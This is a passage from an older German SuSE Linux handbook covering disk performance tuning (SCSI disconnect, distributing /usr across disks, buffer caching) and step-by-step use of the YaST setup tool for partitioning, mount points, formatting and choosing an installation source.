⁸ Mit geringfügigen Modifikationen auch 64.

Für die optimale Performance sollte man also bei Punkt 3 angreifen. Hier kommt bei SCSI-Geräten das Feature „disconnect“ ins Spiel. Mit diesem Feature passiert in etwa folgendes:

Der Controller sendet an das angeschlossene Gerät (in diesem Fall die Festplatte) den Befehl „Gehe zu Track x, Sektor y“. Nun muß sich die träge Mechanik der Platte in Bewegung setzen. Wenn die Platte intelligent ist (also disconnect beherrscht) und der Treiber für den Controller dieses Feature auch beherrscht, schickt der Controller der Platte unmittelbar daraufhin einen disconnect-Befehl und die Platte trennt sich vom SCSI-Bus ab. Ab jetzt können andere SCSI-Geräte ihre Transfers erledigen. Nach einer Weile (je nach Strategie bzw. Last auf dem SCSI-Bus) wird wieder die Verbindung zur Platte aktiviert. Idealerweise hat diese bereits den geforderten Track erreicht.

In einem Multitasking-Multiuser Betriebssystem wie Linux kann man hier natürlich ganz Klasse optimieren. Sehen wir uns einen Ausschnitt einer Ausgabe des **df** Befehls an (vgl. Bildschirmausgabe 2.10.1).

Filesystem	1024-blocks	Used	Available	Capacity	Mounted on
/dev/sda2	45835	27063	16152	63%	/
/dev/sdb1	992994	749694	192000	80%	/usr
/dev/sdc1	695076	530926	133412	80%	/usr/lib

Bildschirmausgabe 2.10.1: Beispiel einer Partitionierung: Ausgabe mittels Befehl **df**.

Was bringt uns diese Parallelisierung? Angenommen wir geben in `/usr/src` folgendes ein:

```
root@erde:/usr/src/ > tar xzf paket.tgz -C /usr/lib
```

Das soll also **paket.tgz** nach `/usr/lib/paket` installieren. Hierzu werden von der Shell **tar** und **gzip** aufgerufen (befinden sich in `/bin` und somit auf `/dev/sda`), dann wird `paket.tgz` von `/usr/src` gelesen (befindet sich auf `/dev/sdb`). Als letztes werden die extrahierten Daten nach `/usr/lib` geschrieben (liegt unter `/dev/sdc`). Sowohl Positionierung, wie auch Lesen/Schreiben der platteninternen Puffer können nun quasiparallel ausgeführt werden.

Das ist nur ein Beispiel von vielen. Als Faustregel gilt, daß bei Vorhandensein entsprechend vieler (gleich schneller) Platten `/usr` und `/usr/lib` auf verschiedenen Platten lagern sollten. Hierbei sollte `/usr/lib` ca. 70% der Kapazität von `/usr` haben. Das Rootverzeichnis `/` sollte sich bei der Verlagerung auf zwei Platten wegen der Zugriffshäufigkeit auf der Platte mit `/usr/lib` befinden.

Ab einer gewissen Menge an SCSI-Platten (so 4 bis 5) sollte man sich jedoch ernsthaft mit der Anschaffung eines RAID-Controllers beschäftigen. Dadurch werden dann Operationen auf den Platten nicht nur quasiparallel, sondern echt parallel ausgeführt. Fehlertoleranz ist ein weiteres angenehmes Nebenprodukt.

Plattendurchsatz und die Größe des Hauptspeichers

Wir weisen an vielen Stellen darauf hin, daß die Größe des Hauptspeichers unter Linux oft wichtiger ist als die Geschwindigkeit des Prozessors. Ein Grund – wenn nicht sogar der Hauptgrund – ist die Eigenschaft von Linux, dynamische Puffer mit Festplattendaten anzulegen. Hierbei arbeitet Linux mit allerlei Tricks wie „read ahead“ (holt vorsorglich Sektoren im Voraus) und „delayed write“ (spart sich Schreibzugriffe, um sie dann in einem Aufwasch auszuführen). Letzteres ist der Grund, warum man einen Linux-Rechner nicht einfach ausschalten darf. Beide Punkte sind dafür verantwortlich, daß sich der Hauptspeicher mit der Zeit immer scheinbar füllt und daß Linux so schnell ist.

	total	used	free	shared	buffers	cached
Mem:	63304	62312	992	15920	38692	4200
-/+ buffers:		19420	43884			
Swap:	199508	14548	184960			

Bildschirmausgabe 2.10.2: Die Ausgabe von **free**

Bildschirmausgabe 2.10.2 zeigt, daß in obigem Beispiel gut 38 MB in Puffern gesichert sind. Will man auf irgendwelche Daten zugreifen, welche sich noch im Puffer befinden, sind diese praktisch sofort da.

YaST – Yet another Setup-Tool

YaST (yast) ist ein wesentlicher Bestandteil von SuSE Linux. Es hilft Ihnen, das System zu installieren, die Software zu verwalten (Installation und De-Installation) und unterstützt Sie bei der Administration Ihres Systems.

Dieses Kapitel soll die wichtigsten Funktionen von YaST beschreiben, um Ihnen die Installation so einfach wie möglich zu machen.

Mit SuSE Linux 6.0 wird ein überarbeitetes YaST ausgeliefert; die hier im Buch beigegebenen Bilder („Screenshots“) stimmen also nicht mehr ganz genau.



3.1 Bedienung und Tastenbelegung

Sie starten YaST am *Shell-Prompt* mit dem Befehl **yast**:

```
root@erde: # yast
```

Die Bedienung von YaST erfolgt im wesentlichen mit den Cursor-Tasten und der Tabulator-Taste (). Sie können sich in den Listen mit den Cursor-Tasten sowie mit  und  bewegen und normalerweise Ihre Auswahl mit  bzw.  treffen. Mit  können Sie in der Regel die Menüs wieder verlassen; wenn getroffene Einstellungen beibehalten werden sollen, ist  zu betätigen.

Bei Ja-Nein-Abfragen bzw. bei Texteingabefeldern können Sie mit  zwischen den einzelnen Feldern bzw. Buttons springen.

In seltenen Fällen, z. B. wenn Sie YaST remote von einem Nicht-Linux-Terminal aus starten, können Sie die im nachfolgenden Text bzw. in der YaST-Fußleiste genannten Funktionstasten nicht benutzen, weil die Tastencodes mißinterpretiert werden. In diesem Fall können Sie durch Eingeben von  +  <ziffer> das Drücken der Funktionstaste  simulieren. Für  können Sie  +   eingeben. Die Funktionstasten  und  werden in YaST nicht verwendet.

3.2 Das YaST-Hauptmenü

Wenn Sie YaST starten, befinden Sie sich im „Hauptmenü“ (Abbildung 3.1).

‘Allgemeine Hilfe zu Installation und YaST-Tastaturbelegung’
Verschiedene Informationen.




Abbildung 3.1: Das „Hauptmenü“

- ‘**Einstellungen zur Installation ->**’ Dieser Eintrag verzweigt in eine Unterauswahl (vgl. Abschnitt 3.3).
- ‘**Installation festlegen/starten**’ Von hier gelangt man in die Software-Zusammenstellung, um Pakete zu nachzuinstallieren oder aus dem System zu entfernen (vgl. Abschnitt 3.12).
- ‘**System updaten**’ Falls einige Pakete erneuert werden sollen.
- ‘**Administration des Systems ->**’ Über diesen Punkt wird das Menü für die System-Administration aufgeklappt (vgl. Abschnitt 3.13).
- ‘**README-Datei zum Installationsmedium anzeigen**’ Wichtige Zusatz-Informationen.
- ‘**Copyright**’ Die Juristen haben das Wort.
- ‘**YaST beenden**’ – Nichts währt ewig.

3.3 Einstellungen zur Installation

Alle für die Installation relevanten Einstellungen werden im Untermenü ‘Einstellungen zur Installation’ vorgenommen. Mit Esc können Sie die Menüs wieder verlassen.

Die eigentliche Installation kann erst durchgeführt werden, wenn Sie Ihre Zielpartitionen festgelegt haben!

3.4 Festplatte(n) partitionieren

Der kritischste Punkt der Installation eines neuen Betriebssystems ist das Aufteilen der Festplatte. Üblicherweise benötigt jedes Betriebssystem mindestens eine eigene Partition. Mit Linux ist es auch möglich, das System auf ein bestehendes MS-DOS-Dateisystem zu installieren, jedoch sollten Sie diese Möglichkeit nur wahrnehmen, um einmal in das System „hineinzuschnuppern“. Die Performance ist dann weit geringer als bei der Installation auf




Abbildung 3.2: Menü 'Einstellungen zur Installation'

Linux-eigene, spezifische Partitionen, und das System ist auch nicht so sicher, da beispielsweise keine Filesystem-Checkprogramme für MS-DOS existieren und Linux während des Betriebs von DOS beeinflusst werden kann.

Wenn Sie Linux eigene Partitionen spendieren möchten, sollten Sie das System auf mehrere Partitionen aufteilen. Üblicherweise verwendet man eine relativ kleine *Root*-Partition, um durch Minimierung der Schreibzugriffe eine möglichst hohe Systemsicherheit zu erreichen, und legt weitere Partitionen an, um dort relativ große Teile des Dateisystems zu halten. So ist bei den meisten Systemen das */usr*-Verzeichnis auf einer eigenen Partition untergebracht. Sinnvoll kann es auch sein, eigene Partitionen für */var* oder */tmp* vorzusehen. Letztlich ist die Aufteilung eines Unix-Systems jedoch eine Frage des persönlichen Geschmacks und der Philosophie, so daß kein „Königsweg“ existiert (siehe Abschnitt 2.9, Seite 55 und Abschnitt 2.10, Seite 57).

Auf jeden Fall sollten Sie jedoch eine eigene Swap-Partition vorsehen, die den *virtuellen Speicher* (\Rightarrow *Speicher*) Ihres Rechners vergrößert (siehe Abschnitt 2.10.1, Seite 58).

Zwar ist auch der Einsatz einer Swap-Datei möglich, dies ist jedoch aus Performancegründen nicht anzuraten, da alle Zugriffe auf diese Datei über das Dateisystem erfolgen müssen. Besonders wenn Ihr Rechner nur über wenig Hauptspeicher verfügt, ist die Swap-Datei keine Alternative zur eigenen Swap-Partition.

Haben Sie in Ihrem Rechner mehr als eine Festplatte, so werden Sie aufgefordert, die Platte auszuwählen, die Sie im nächsten Arbeitsschritt partitionieren möchten. Sie gelangen hierauf in ein Menü, in dem Ihnen die gegenwärtige Aufteilung der Festplatte angezeigt wird (Abbildung 3.3).

Mit den Cursortasten \uparrow und \downarrow können Sie sich in der Liste der verfügbaren Partitionen bewegen und durch F3 den Typ einer Partition verändern. Mit




Abbildung 3.3: Partitionen einrichten

F4 wird eine bestehende Partition gelöscht, mit **F5** können Sie eine neue Partition anlegen.

Ein Ändern des Partitionstyps ist erforderlich, um eine Swap-Partition anzulegen. Möglicherweise ist gar kein Umpartitionieren erforderlich, wenn Sie sich zum Beispiel dazu entschlossen haben, eine derzeit von einem anderen Betriebssystem verwendete Partition künftig für Linux einzusetzen. Bewegen Sie in diesen Fällen einfach den Balkencursor auf die entsprechende Partition und drücken Sie **F3**.

Beachten Sie, daß Linux keinerlei Voraussetzungen über die Art der Partitionen macht, auf denen es installiert werden soll:

Es ist gleichermaßen möglich, Linux auf einer *primären* Partition zu installieren wie auf einer *logischen* innerhalb einer erweiterten Partition.

Die logischen Partitionen wurden eingeführt, da in der Partitionstabelle nur Platz für insgesamt vier Einträge ist. Benötigt man mehr, so muß man eine der Partitionen zu einer *erweiterten* Partition machen, in der man dann weitere logische Partitionen anlegen kann.¹

Nach der Partitionierung muß der Rechner noch nicht sofort neu gestartet (gebootet) werden, sondern Sie haben die Möglichkeit, erst einmal den Installationsumfang festzulegen. Sollten Sie hierbei feststellen, daß der Platz einer Ihrer Linux-Partitionen nicht ausreicht, so haben Sie die Möglichkeit, die Partitionierung jederzeit noch zu verändern.

Erst bei Verlassen von YaST wird die wirkliche physikalische Partitionierung durchgeführt. Hierauf muß der Rechner unbedingt gebootet werden!

¹ Erweiterte sowie logische Partitionen werden von DOS-fdisk als *erweiterte DOS-Partition* bzw. *logisches Laufwerk* bezeichnet, obwohl das Konzept über Betriebssystemgrenzen hinweg gültig ist

3.5 Ziel-Partitionen/Dateisysteme festlegen

Nach der Aufteilung der Festplatte in Partitionen müssen Sie diesen Partitionen Unterverzeichnisse im Linux-Verzeichnisbaum zuordnen. Wählen Sie dazu den Punkt 'Ziel-Partitionen/Dateisysteme festlegen'.




Abbildung 3.4: Festlegen der Dateisysteme

Im Beispiel (Abbildung 3.4) sehen Sie die Partitionen eines Systems mit einer Festplatte. Sie können nun für jede einzelne Partition festlegen, ob und wie sie formatiert werden soll sowie an welchen Punkt Ihres Verzeichnisbaumes sie später gemountet werden soll.

Sie müssen genau eine Partition als „Root“-Partition vorsehen! Diese heißt deswegen so, weil sie die Wurzel (engl. *root*) aller Verzeichnisse darstellt. Deshalb wird ihr der *Mountpoint* '/' zugeordnet.

Die einzelnen Funktionen zur Manipulation der Dateisysteme erreichen Sie durch die entsprechenden Funktionstasten.

Sie können selbstverständlich nur Linux-Partitionen bearbeiten. Steht der Balkencursor auf einer Partition eines anderen Betriebssystems, so sind alle Funktionen außer dem Festlegen des Mountpoints abgeschaltet.

Mountpoint

Mit **F4** können Sie festlegen, an welche Stelle des Verzeichnisbaumes die entsprechende Partition gemountet werden soll.

Sie *müssen* für *eine* Partition das Root-Verzeichnis (/) vergeben. Ihre DOS/Windows-Partitionen können Sie auf entsprechende Verzeichnisnamen mounten lassen, wo Sie sie später leicht finden können, beispielsweise /dos_c für Ihre erste DOS-Partition und /dos_d für Ihre zweite usw.



Beachten Sie, daß Sie alle Mountpoints mit absoluten Pfadnamen eingeben müssen und daß die Verzeichnisnamen keine Sonderzeichen enthalten dürfen!

Keinesfalls dürfen Sie die Verzeichnisse `/etc`, `/bin`, `/sbin`, `/lib` und `/dev` auf eigene Partitionen legen, da sie unter anderem die Kommandos enthalten, die beim Booten zum Mounten der übrigen Dateisysteme benötigt werden!

Eine Besonderheit gilt für DOS/Windows-Partitionen! Diese können auf drei verschiedene Arten in den Verzeichnisbaum eingebunden werden.

- Einmal als „normale“ **DOS**-Partition (= `msdos`), wobei alle Beschränkungen des DOS-Dateisystems gelten,
- als **FAT-Win95** (= `vfat`), dann sind lange Dateinamen möglich und
- zum dritten als sogenannte **UMSDOS**-Partition, was auch das Verwenden von langen Dateinamen auf „normalen“ DOS-Partitionen gestattet. Darüber hinaus existieren in diesem Fall alle Eigenschaften des Linux-Dateisystems, wie Eigentümer, Zugriffsrechte, und auch das Anlegen besonderer Dateien wie z. B. Links ist so auf dem DOS-Dateisystem möglich.

Da das DOS-Dateisystem normalerweise ein Ablegen solcher erweiterter Informationen nicht gestattet, werden diese beim UMSDOS-Dateisystem in speziellen Dateien gespeichert, die sich in jedem einzelnen Unterverzeichnis befinden. Diese Dateien haben den Namen `--linux-.-` und dürfen unter DOS keinesfalls gelöscht werden, da Linux sonst nicht mehr auf seine Dateien zugreifen kann! Unter Linux selbst sind diese ausgezeichneten Dateien unsichtbar, da sie ausschließlich interne Informationen des UMSDOS-Dateisystems beinhalten.

Inode-Dichte

Die *Inode*-Dichte gibt an, welche durchschnittliche Dateigröße für eine Partition erwartet wird.

Die Anzahl der Inodes bestimmt, wieviele Dateien auf einer Partition angelegt werden können. Ist diese Zahl zu klein, kann es vorkommen, daß eine Partition als voll gilt, obwohl durchaus noch Blöcke auf dieser Partition frei sind.

Wird zum Beispiel eine Dichte von 4096 Bytes pro Inode gewählt, bedeutet dies, daß im Schnitt alle Dateien 4 KB groß sind. Werden auf solch einer Partition ausschließlich Dateien mit einer Größe von nur einem Kilobyte angelegt, so kann nur ein Viertel der Platte verwendet werden, da das Dateisystem dann als voll gilt.

Die Inode-Größe von 4 KB pro Datei hat sich als guter Standardwert erwiesen (mehr Inodes pro Partition bedeutet natürlich weniger Netto-Datenplatz, da die Inode-Tabellen ebenfalls gespeichert werden müssen). Soll eine Partition als Spool-Bereich z. B. für Netnews verwendet werden, so sollte ein Wert von 2048 Byte pro Inode gewählt werden, da die einzelnen Artikel typischerweise sehr kleine Dateien sind. Ein weiterer Grund für eine hohe Anzahl von Inodes

ist die Integration des **Live-Systems**. Hierbei werden etwa 40.000 Dateien durch symbolische Links in das Dateisystem eingebunden, die jeweils eine Inode benötigen.

Formatieren der Partitionen

Mit  können Sie festlegen, ob und wie die Partitionen formatiert werden sollen. Bei modernen Platten (SCSI) ist es nicht nötig, während des Formatierens ein Prüfen auf schlechte Sektoren durchführen zu lassen; Sie können dies sicherheitshalber dennoch angeben. Das Formatieren dauert in diesem Fall erheblich länger.

Wurde bei diesem Lauf von YaST die Partitionierung der Platte unverändert gelassen, können die neu eingetragenen Partitionen sofort formatiert werden. Wurde unmittelbar davor die Partitionierung verändert, speichert YaST die eingegebenen Daten zwischen und weist nach dem nächsten Booten und Start von YaST darauf hin, daß noch Partitionen zu formatieren sind. Das eigentliche Formatieren nimmt abhängig von Partitionsgröße und Art des Formatierens einige Zeit in Anspruch.

Einlesen der `fstab`-Datei

Durch Drücken von  können Sie eine bereits existierende Datei `fstab` einlesen. Es werden auch diejenigen Einträge der `fstab` angezeigt, die nicht zu Dateisystemen der Festplatte gehören (`swap`, `proc`, `nfs-mount`, CD-ROM-Einträge etc). Diese sind grau hinterlegt und können nicht verändert werden. Beim Abspeichern der `fstab` bleiben sie aber erhalten.

Dieses Feature wird benötigt, wenn Sie ein Update Ihres Basissystems durchführen möchten, da YaST wissen muß, auf welche Partitionen sich das System verteilt. Es ist ja auch ohne weiteres möglich, mehrere Versionen von Linux parallel auf einem Rechner zu halten.

3.6 Installationsmedium

Dieser Dialog (Abbildung 3.5) gibt Ihnen die Möglichkeit, das Medium auszuwählen, von dem Sie installieren möchten, aufgerufen durch den Menüeintrag 'Installationsquelle auswählen'.

Im häufigsten Fall werden Sie hier wohl den Menüpunkt 'Installation von CD-ROM' auswählen, wenn Sie direkt von der CD in Ihrem Rechner installieren wollen.

Über den Menüeintrag 'Installation von Festplatten-Partition' können Sie Linux auch dann installieren, wenn Ihr CD-ROM-Laufwerk nicht direkt von Linux unterstützt wird (siehe auch Abschnitt 3.8).

Mit 'Installation via NFS' bzw. 'Installation von einem FTP-Server' können Sie Linux auf einem Rechner installieren, der zwar über kein eigenes CD-ROM-Laufwerk verfügt, jedoch per  *Ethernet* mit einer Maschine verbunden ist, in der sich ein CD-ROM-Laufwerk befindet. Lesen Sie hierzu bitte Abschnitt 3.9 bzw. Abschnitt 3.11.




Abbildung 3.5: Auswahl der Installationsquelle in YaST




Abbildung 3.6: Auswahl des CD-ROM-Laufwerks

3.7 Installation von CD-ROM

Wenn Sie direkt von CD-ROM installieren können, spezifizieren Sie hier den Typ Ihres Laufwerks. Wenn Sie sich unsicher sind, beginnen Sie Ihre Versuche mit 'ATAPI EIDE'-Laufwerken.

Für Mitsumi-Laufwerke sind unterschiedliche Treiber vorhanden! Bei dem Treiber, der in der obigen Liste explizit als *Mitsumi*-Treiber angegeben ist, handelt es sich um einen Typ, der eigens für die „alten“ Laufwerke an einem eigenen Controller zuständig ist (z. B. LU-005 oder FX-001). Für neuere Laufwerke (wie FX-400) muß der Punkt 'ATAPI EIDE' gewählt werden!

Das gleiche gilt auch für Laufwerke von Sony und Aztech.



Der Mitsumi MCDX Treiber unterscheidet sich vom „normalen“ Mitsumi-Treiber nur dadurch, daß er in der Lage ist, Multisession CDs zu lesen. Daher ist es für die Installation eigentlich bedeutungslos, welchen der beiden Treiber Sie verwenden. Wir haben uns dennoch dazu entschlossen, diesen Treiber explizit anzubieten, da es möglicherweise Fälle gibt, in denen zwar der eine, jedoch nicht der andere Treiber funktioniert und man sich daher alle Möglichkeiten offenhalten möchte.

3.8 Installation von einer Festplatten-Partition

Sollte Ihr CD-ROM-Laufwerk nicht direkt von Linux unterstützt werden, so können Sie das System dennoch auf Ihrem Rechner installieren. Sie müssen zu diesem Zweck jedoch den Umweg über ein anderes Installationsmedium gehen.

YaST erwartet eine bestimmte Verzeichnisstruktur, die Sie auf Ihrem DOS- bzw. OS/2-Laufwerk – darf auch *HPFS* (\Leftrightarrow *Dateisystem*) sein – nachbilden müssen. Da Sie kaum den Platz haben werden, die komplette CD auf Platte zwischenzuspeichern, müssen Sie selbst entscheiden, welchen Teil der Pakete Sie pro Schritt installieren möchten. Sie können jeweils soviele Pakete installieren, wie temporär auf Ihrer Platte Platz ist, und können hierauf, wenn Ihr Linux erst einmal läuft, die übrigen gewünschten Pakete sukzessive nachinstallieren.

Dieses Beispiel verdeutlicht die Vorgehensweise, um ein Minimalsystem über den Umweg einer DOS-Partition zu installieren. Dabei liegen die Verzeichnisnamen und die Struktur fest.

Es werden alle zur Serie A gehörigen Unterverzeichnisse (a1) benötigt sowie das Verzeichnis `setup` mit allen Unterverzeichnissen. Im Verzeichnis `images` muß sich minimal derjenige Kernel befinden, den Sie verwenden möchten (in doppelter Ausfertigung: einmal das Kernelimage selbst (im Beispiel `scsi01`), einmal mit der Endung `.i.kr`). Die Datei mit der Endung `.inf` enthält eine Textnummer, die es YaST gestattet, eine kurze Beschreibung des entsprechenden Kernels anzuzeigen. Sie sollte daher auch mitkopiert werden. Die Konfiguration der einzelnen Kernel entnehmen Sie bitte der Datei `README`, die sich ebenfalls in diesem Verzeichnis befindet.

Wenn Sie von DOS aus starten möchten, wird darüberhinaus noch die Datei `root` im Verzeichnis `images` benötigt, die das Root-Image darstellt.

Möchten Sie direkt von DOS Ihr Installationssystem starten, ist bereits der Verzeichnisname `/suse/` festgeschrieben. Angenommen, Sie haben das Verzeichnis `suse` in ein Verzeichnis `C:\emi1` kopiert, dann geben Sie im Pro-




Abbildung 3.7: Verzeichnisstruktur für die Installation

gramm **setup.exe** den Pfad `C:\emi1` als Installationsquelle an (ohne abschließenden `'\'`). Später, in YaST geben Sie als Quellverzeichnis `/emi1/suse` an, sobald Sie danach gefragt werden.

3.9 Installation via NFS

Die Installation über Netzwerk bietet dem fortgeschrittenen Linux-Anwender die Möglichkeit, einfach und komfortabel mehrere Rechner zu installieren, auch wenn nur einer davon mit einem CD-ROM-Laufwerk ausgestattet ist, bzw. die Quelldateien auf einer per \Rightarrow NFS erreichbaren Festplatte zur Verfügung gestellt werden können. Sie sollten jedoch mit der Konfigurierung eines NFS-Servers vertraut sein, bevor Sie eine Installation per NFS vornehmen.

Auch die Installation eines Notebooks, der über eine PCMCIA-Netzwerkkarte verfügt, ist mit diesem Feature möglich.

Die Installation via NFS ist nicht nur bei Rechnern möglich, die mittels Ethernet miteinander verbunden sind, sondern kann auch auf einem Rechner erfolgen, der über die parallele Schnittstelle mit einem Server „vernetzt“ ist. Dieses Feature ist vor allem für Laptops und Notebooks interessant. Wenn Sie eine derartige Installation vornehmen möchten, müssen Sie natürlich beim Booten einen Kernel auswählen, der über PLIP-Unterstützung verfügt. Außerdem müssen in diesem Fall weitere Einstellungen vorgenommen werden, damit das PLIP-Interface korrekt konfiguriert werden kann:

Wenn Sie direkt mit dem NFS-Server verbunden sind, ist die Adresse des PLIP-Partners dieselbe, die Sie nachfolgend für die Adresse des NFS-Servers eingeben müssen. Das PLIP-Interface wird in den allermeisten Fällen `plip1` sein. Auch die Hardware-Parameter dürften nur in den allerwenigsten Fällen vom Standard abweichen.

